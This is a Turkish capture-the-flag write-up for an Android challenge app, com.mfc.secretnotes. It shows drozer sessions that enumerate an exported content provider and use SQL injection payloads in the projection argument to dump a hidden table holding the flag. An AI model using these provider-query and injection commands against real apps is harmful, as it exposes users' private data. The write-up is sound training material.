






Soru 3

Arkadaşlar bu soruda klasik provider problemlerinden bir tanesini içermekte drozer adlı programı kullanarak ortalama 3-5 dk içinde çözebilirsiniz.
Uygulamayı yükledim apk'yı açtım oraları atlıyorum. Manifeste baktığımda export edilmiş provider olduğunu gördüm. Bu sebep ile aşağıdaki tool'u kullanıp flagi elde ettim.



Windows PowerShell

```
PS D:\Python\Python27\Scripts> adb forward tcp:31415 tcp:31415
PS D:\Python\Python27\Scripts> D:\Python\Python27\python.exe .\drozer console connect
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'.  Please install it
dentity module, Twisted can perform only rudimentary TLS client hostname verification.  Many valid certificate/hostname mappings may be reject
Selecting 9d310fe3370388c6 (Genymotion Custom Phone - 4.4.4 - API 19 - 768x1280 4.4.4)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz> run app.package.list -f mfcsecretnotes
com.mfc.secretnotes (MFCSecretNotes)
dz> run app.package.attacksurface com.mfc.secretnotes
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
dz> run app.provider.info -a com.mfc.secretnotes
Package: com.mfc.secretnotes
  Authority: com.mfc.secretnotes.contentprovider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mfc.secretnotes.MyContentProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False

dz> run scanner.provider.finduris -a com.mfc.secretnotes
Scanning com.mfc.secretnotes...
Unable to Query  content://com.mfc.secretnotes.contentprovider
Able to Query    content://com.mfc.secretnotes.contentprovider/notes
Able to Query    content://com.mfc.secretnotes.contentprovider/notes/
Unable to Query  content://com.mfc.secretnotes.contentprovider/

Accessible content URIs:
  content://com.mfc.secretnotes.contentprovider/notes
  content://com.mfc.secretnotes.contentprovider/notes/
dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes
| _id | category | summary | description |
| 1   | Note     | Meeting | Ayberk      |

dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes --vertical
        _id  1
   category  Note
    summary  Meeting
description  Ayberk
```

```
dz>
dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes --projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type  | name               | tbl_name           | rootpage | sql                                                                                                                      |
| table | secretnotes        | secretnotes        | 2        | CREATE TABLE secretnotes(_id integer primary key autoincrement, category text not null, summary text not null,description text not null)       |
| table | sqlite_sequence    | sqlite_sequence    | 3        | CREATE TABLE sqlite_sequence(name,seq)                                                                                   |
| table | secretnotessecure  | secretnotessecure  | 4        | CREATE TABLE secretnotessecure(_id integer primary key autoincrement, category text not null, summary text not null,description text not null) |

dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes --projection "* FROM secretnotessecure;--"
| _id | category   | summary          | description                           |
| 1   | SecureNote | Cok gizli bilgi  | STMCTF{C0k_g1zl1_ve_c0k_guv3nl1_b!Lg1} |

dz>
```

Şimdilik bu kadar, buraya kadar dayanıp okudu iseniz saygılar :)
Ayberk